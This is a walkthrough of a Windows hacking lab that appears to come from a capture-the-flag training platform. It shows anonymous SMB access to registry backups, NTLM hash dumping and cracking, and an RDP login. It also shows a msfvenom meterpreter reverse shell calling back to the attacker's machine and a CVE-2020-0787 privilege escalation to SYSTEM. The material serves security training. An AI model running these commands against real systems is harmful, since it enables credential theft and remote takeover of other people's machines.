Moonshade Write-up

Introduction

Moonshade warmup requires the application of techniques to infiltrate the machine by exploiting forgotten files and escalation techniques on the machine.

SAM File

In Windows operating systems, the "SAM" file stands for "Security Accounts Manager". This file is used by the operating system to store information about user accounts. In particular, user names, hash values of passwords and other security-related information about user accounts are contained in this file. The purpose of the SAM file is to authenticate users trying to gain access to the system.
The SAM file is essentially a complex data structure and the information it contains is not in a directly readable format for security reasons.

Information Gathering

Let's start information gathering by performing a port scan on the target machine.

```
root💀hackerbox:~# nmap -sV 172.20.4.72
Starting Nmap 7.94SVN ( https://nmap.org ) at 2024-04-04 03:13 CDT
Nmap scan report for 172.20.4.72
Host is up (0.00084s latency).
Not shown: 996 closed tcp ports (reset)
PORT     STATE SERVICE       VERSION
135/tcp  open  msrpc         Microsoft Windows RPC
139/tcp  open  netbios-ssn   Microsoft Windows netbios-ssn
445/tcp  open  microsoft-ds  Microsoft Windows 7 - 10 microsoft-ds
(workgroup: WORKGROUP)
3389/tcp open  ms-wbt-server Microsoft Terminal Services
MAC Address: 52:54:00:89:D6:EB (QEMU virtual NIC)
Service Info: Host: DESKTOP-0SLFDB7; OS: Windows; CPE: cpe:/
o:microsoft:windows

Service detection performed. Please report any incorrect results at https://
nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 20.99 seconds
```

Hedef sistemde **SMB** ve **RDP** servislerinin çalıştığını tespit ettik.

System Access

Task 1

Let's try to list files shared with SMB without a password.

```
root💀hackerbox:~# smbclient --no-pass -L 172.20.4.72

 Sharename       Type      Comment
 ---------       ----      -------
 ADMIN$          Disk      Remote Admin
 C$              Disk      Default share
 IPC$            IPC       Remote IPC
 Reg_Backup_03-12-2024 Disk
 Users           Disk
Reconnecting with SMB1 for workgroup listing.
do_connect: Connection to 172.20.4.72 failed (Error
NT_STATUS_RESOURCE_NAME_NOT_FOUND)
Unable to connect with SMB1 -- no workgroup available
```

Yes, we were able to view files shared with the SMB service without a password.

As can be seen from the name of the post, the replacement date is **`03-12-2024`**.

Task 2

Now let's list the files and folders in the **`Reg_Backup_03-12-2024`** share that interest us.

```
root💀hackerbox:~# smbclient --no-pass \\\\172.20.4.72\\Reg_Backup_03-12-2024
Try "help" to get a list of possible commands.
smb: \> dir
  .                                   D        0  Tue Mar 12 19:26:30 2024
  ..                                  D        0  Tue Mar 12 19:26:30 2024
  sam_file                            A    49152  Tue Mar 12 19:25:28 2024
  security_file                       A    32768  Tue Mar 12 19:26:20 2024
  software_file                       A 67645440  Tue Mar 12 19:26:25 2024
  system_file                         A 10788864  Tue Mar 12 19:26:15 2024

  20830463 blocks of size 4096. 16694523 blocks available
```

When we look at the result, we see that critical files such as **sam** and **system** files are shared.

These files contain encrypted critical data such as user information and passwords.

Now let's try to use these files to perform a password cracking attack to access user information.

```
smb: \> get sam_file
getting file \sam_file of size 49152 as sam_file (6857.0 KiloBytes/sec)
(average 6857.1 KiloBytes/sec)
smb: \> get system_file
getting file \system_file of size 10788864 as system_file (54590.6 KiloBytes/
sec) (average 52920.0 KiloBytes/sec)
smb: \> exit
root💀hackerbox:~# ls
config   Documents  go     Pictures  Public    system_file  Videos
Desktop  Downloads  Music  Postman   sam_file  Templates
```

While connected to the SMB service, we downloaded the necessary files with the **get** command and then terminated the connection with the SMB service with the **exit** command.

impacket-secretsdump
A tool that is used to reveal secret information, passwords and has many more capabilities.

Let's run the following command.

```
impacket-secretsdump -sam sam_file -system system_file local -outputfile
dump_SAM.txt
```

```
root💀hackerbox:~# impacket-secretsdump -sam sam_file -system system_file local -outputfile
dump_SAM.txt
Impacket v0.9.22 - Copyright 2020 SecureAuth Corporation

[*] Target system bootKey: 0×68ad1ca896ed1d0761f67b1d1192e742
[*] Dumping local SAM hashes (uid:rid:lmhash:nthash)
Administrator:500:aad3b435b51404eeaad3b435b51404ee:8ea8d7cf8116182b8cea46cb929495c9:::
Guest:501:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0:::
DefaultAccount:503:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0:::
WDAGUtilityAccount:504:aad3b435b51404eeaad3b435b51404ee:121033714a48d6a00ce4dcc4259f6ff2:::
edward:1001:aad3b435b51404eeaad3b435b51404ee:e1d28c20baa79c026a7627b80bb40873:::
jacob:1002:aad3b435b51404eeaad3b435b51404ee:7e3a2ccedca6651bdee417e475287ef3:::
[*] Cleaning up...
```

When we looked at the SAM database dump we reached, we saw that the user with a UID value of **`1001`** was **`edward`**.

Task 3
The SAM database dump we accessed also contains the password hash information of the users. Let's try to crack the NTLM **`e1d28c20baa79c026a7627b80bb40873`** hash of user Edward with a brute-force password attack.

hashcat
hashcat is the world's fastest and most advanced hash cracking tool, supporting five unique attack modes for over 300 highly optimized hashing algorithms.

Let's run the following command.

```
hashcat -a 0 -m 1000 e1d28c20baa79c026a7627b80bb40873
/usr/share/wordlists/rockyou.txt
```

```
-a : Attack mode

-m : Hash type
```


Since the hash we want to crack is NTLM, we set the **`-m`** parameter to **`1000`** and the attack mode to **`0`** for the **`-a`** parameter to try the passwords in rockyou.txt.

```
root💀hackerbox:~# hashcat -a 0 -m 1000 e1d28c20baa79c026a7627b80bb40873 /usr/share/wordlists/rockyou.txt
hashcat (v6.1.1) starting ...

<SNIP>

Dictionary cache built:
* Filename..: /usr/share/wordlists/rockyou.txt
* Passwords.: 14344391
* Bytes.....: 139921497
* Keyspace..: 14344384
* Runtime...: 2 secs

e1d28c20baa79c026a7627b80bb40873:twilight

Session..........: hashcat
Status...........: Cracked
Hash.Name........: NTLM
Hash.Target......: e1d28c20baa79c026a7627b80bb40873
Time.Started.....: Thu Apr  4 07:19:56 2024 (0 secs)
Time.Estimated...: Thu Apr  4 07:19:56 2024 (0 secs)
Guess.Base.......: File (/usr/share/wordlists/rockyou.txt)
Guess.Queue......: 1/1 (100.00%)
Speed.#1.........:   114.0 kH/s (0.18ms) @ Accel:1024 Loops:1 Thr:1 Vec:16
Recovered........: 1/1 (100.00%) Digests
Progress.........: 1024/14344384 (0.01%)
Rejected.........: 0/1024 (0.00%)
Restore.Point....: 0/14344384 (0.00%)
Restore.Sub.#1...: Salt:0 Amplifier:0-1 Iteration:0-1
Candidates.#1....: 123456 → bethany

Started: Thu Apr  4 07:19:53 2024
Stopped: Thu Apr  4 07:19:57 2024
```


The password attack we did gave a successful result and we determined that the password of the user **`edward`** was **`twilight`**.

Task 4

Now, with this information, let's connect to the target machine via RDP with one of the **`remmina`** or **`xfreerdp`** tools.




After connecting to the target machine, open powershell and run `$env:COMPUTERNAME` to get the name of the computer.



Task 5

To access the information requested in the task, we can check the accounts registered on the computer. For this let's run the `cmdkey /list` command.




Privilege Escalation

Task 6

Let's do some research to find the email address that the user jacob used in company.hv.

User jacob has a file on his desktop that we are interested in, but we are not authorized to read it, so we need an escalation.



We will use the Metasploit Framework to escalation privilege. First, we will generate an exe with **`msfvenom`** to obtain the meterpreter shell and then run this application on the target system.

First of all, let's generate the necessary exe file by running the following command in HackerBox. In the **`lhost`** parameter, the IP address of our HackerBox must be written.


```
msfvenom -p windows/x64/meterpreter/reverse_tcp lhost=<listener-ip>
lport=<listener-port> -f exe > meterpreter.exe
```

```
root💀hackerbox:~# msfvenom -p windows/x64/meterpreter/reverse_tcp lhost=172.20.4.182 lport=9999 -f exe > meterpreter-9999.exe
[-] No platform was selected, choosing Msf::Module::Platform::Windows from the payload
[-] No arch selected, selecting arch: x64 from the payload
No encoder specified, outputting raw payload
Payload size: 510 bytes
Final size of exe file: 7168 bytes
root💀hackerbox:~# ls
config     Downloads         meterpreter-9999.exe  Postman   system_file
Desktop    dump_SAM.txt.sam  Music                 Public    Templates
Documents  go                Pictures              sam_file  Videos
```

Now we need to upload this file to the target system. To upload this file to the target system, let's simply run an http server with python.

```
root💀hackerbox:~# python3 -m http.server 8080
Serving HTTP on 0.0.0.0 port 8080 (http://0.0.0.0:8080/) ...
```

Then let's visit the http server running on port 8080 from the windows machine via the edge browser. To do this, just type **`http://<ip>:8080/`** in the URL of the browser.



Download **`meterpreter-9999.exe`** by clicking on the file.

Before running the downloaded file, let's start listening to the connection coming from msfconsole in HackerBox.

```
root💀hackerbox:~# msfconsole -q
This copy of metasploit-framework is more than two weeks old.
 Consider running 'msfupdate' to update to the latest version.
msf6 > use exploit/multi/handler
[*] Using configured payload generic/shell_reverse_tcp
msf6 exploit(multi/handler) > set payload windows/x64/meterpreter/reverse_tcp
payload ⇒ windows/x64/meterpreter/reverse_tcp
msf6 exploit(multi/handler) > set LHOST 172.20.4.182
LHOST ⇒ 172.20.4.182
msf6 exploit(multi/handler) > set LPORT 9999
LPORT ⇒ 9999
msf6 exploit(multi/handler) > exploit
[*] Started reverse TCP handler on 172.20.4.182:9999
```

After putting our HackerBox in listening mode, let's run the exe file we downloaded on the windows machine.

```
msf6 exploit(multi/handler) > exploit
[*] Started reverse TCP handler on 172.20.4.182:9999
[*] Sending stage (201798 bytes) to 172.20.4.72
[*] Meterpreter session 1 opened (172.20.4.182:9999 → 172.20.4.72:50238) at 2024-04-04 08:47:18 -0500

meterpreter >
```

After running the exe file, we managed to get the meterpreter shell. Now let's throw this shell into the **`background`** with the background command.

```
meterpreter > background
[*] Backgrounding session 1...
msf6 exploit(multi/handler) > sessions

Active sessions
===============

  Id  Name  Type                     Information              Connection
  --  ----  ----                     -----------              ----------
  1         meterpreter x64/windows  DESKTOP-0SLFDB7\edward @  172.20.4.182:9999 → 172
                                      DESKTOP-0SLFDB7          .20.4.72:50238 (172.20.4
                                                               .72)
```

Now let's see which exploits we can use using the **`multi/recon/local_exploit_suggester`** module in the metasploit framework.

```
msf6 exploit(multi/handler) > use multi/recon/local_exploit_suggester
msf6 post(multi/recon/local_exploit_suggester) > show options

   Name             Current Setting  Required  Description
   ----             ---------------  --------  -----------
   SESSION                           yes       The session to run this module on
   SHOWDESCRIPTION  false            yes       Displays a detailed description for the available
exploits


View the full module info with the info, or info -d command.

msf6 post(multi/recon/local_exploit_suggester) > set SESSION 1
SESSION ⇒ 1
msf6 post(multi/recon/local_exploit_suggester) > run
[*] 172.20.4.72 - Collecting local exploits for x64/windows ...
[*] 172.20.4.72 - 193 exploit checks are being tried ...
<SNIP>
[+] 172.20.4.72 - exploit/windows/local/cve_2020_0787_bits_arbitrary_file_move: The target appears to be
vulnerable. Vulnerable Windows 10 v1803 build detected!
<SNIP>
[*] Post module execution completed
```

After selecting the local_exploit_suggester module, we need to give an open meterpreter session for this module to work. Using the **`set SESSION 1`** command, we define the previously opened meterpreter session to this module.

When we run the module, we get many results. Let's perform our authorization escalation attack by selecting the **`cve_2020_0787_bits_arbitrary_file_move`** exploit among them.

```
msf6 post(multi/recon/local_exploit_suggester) > back
msf6 > use exploit/windows/local/cve_2020_0787_bits_arbitrary_file_move
[*] Using configured payload windows/x64/meterpreter/reverse_tcp
msf6 exploit(windows/local/cve_2020_0787_bits_arbitrary_file_move) > set SESSION 1
SESSION ⇒ 1
msf6 exploit(windows/local/cve_2020_0787_bits_arbitrary_file_move) > set LHOST 172.20.4.1
LHOST ⇒ 172.20.4.182
```

This exploit requires an already open meterpreter session and the IP address of the listening machine. We have provided all the necessary configurations.

```
msf6 exploit(windows/local/cve_2020_0787_bits_arbitrary_file_move) > exploit
[*] Started reverse TCP handler on 172.20.4.182:4444
[*] Running automatic check ("set AutoCheck false" to disable)
[+] The target appears to be vulnerable. Vulnerable Windows 10 v1803 build detected!
[*] Step #1: Checking target environment ...
[*] Step #2: Generating the malicious DLL ...
[*] Payload DLL is 94208 bytes long
[*] Step #3: Loading the exploit DLL to run the main exploit ...
[*] Launching netsh to host the DLL ...
[+] Process 1516 launched.
[*] Reflectively injecting the DLL into 1516 ...
[*] Sleeping for 20 seconds to allow the exploit to run ...

[*] Starting the interactive scan job ...
[*] Enjoy the shell!
[*] Sending stage (201798 bytes) to 172.20.4.72
[*] Sending stage (201798 bytes) to 172.20.4.72
[*] Sending stage (201798 bytes) to 172.20.4.72
[*] Sending stage (201798 bytes) to 172.20.4.72
[+] Deleted C:\Windows\System32\WindowsCoreDeviceInfo.dll
[*] Meterpreter session 4 opened (172.20.4.182:4444 → 172.20.4.72:50324) at 2024-04-04 09:03:27 -0500
[*] Meterpreter session 2 opened (172.20.4.182:4444 → 172.20.4.72:50322) at 2024-04-04 09:03:27 -0500

meterpreter >
[*] Meterpreter session 3 opened (172.20.4.182:4444 → 172.20.4.72:50323) at 2024-04-04 09:03:28 -0500
meterpreter > [*] Meterpreter session 5 opened (172.20.4.182:4444 → 172.20.4.72:50325) at 2024-04-04 09:
-0500

meterpreter > getuid
Server username: NT AUTHORITY\SYSTEM
```

The exploit worked successfully and we obtained the rights of a high authorized user, **`NT AUTHORITY\SYSTEM`**. Now let's read the **`email_addresses`** file to get the information requested in the task.

```
meterpreter > shell
Process 7084 created.
Channel 2 created.
Microsoft Windows [Version 10.0.17134.1]
(c) 2018 Microsoft Corporation. All rights reserved.
C:\Windows\system32> powershell
Windows PowerShell
Copyright (C) Microsoft Corporation. All rights reserved.
PS C:\Windows\system32> cd C:\Users\jacob\desktop
PS C:\Users\jacob\desktop> Get-Content email_addresses.txt
company.hv: jacob.smith@company.hv
birdy.hv: jcbx@mail.hv
handbook.hv: jacob@mail.hv
```

💪 By escalating our privileges on the target machine, we were able to read files of different users.

-

Congratulations 🙌

✨ You have successfully completed all the tasks in this warmup.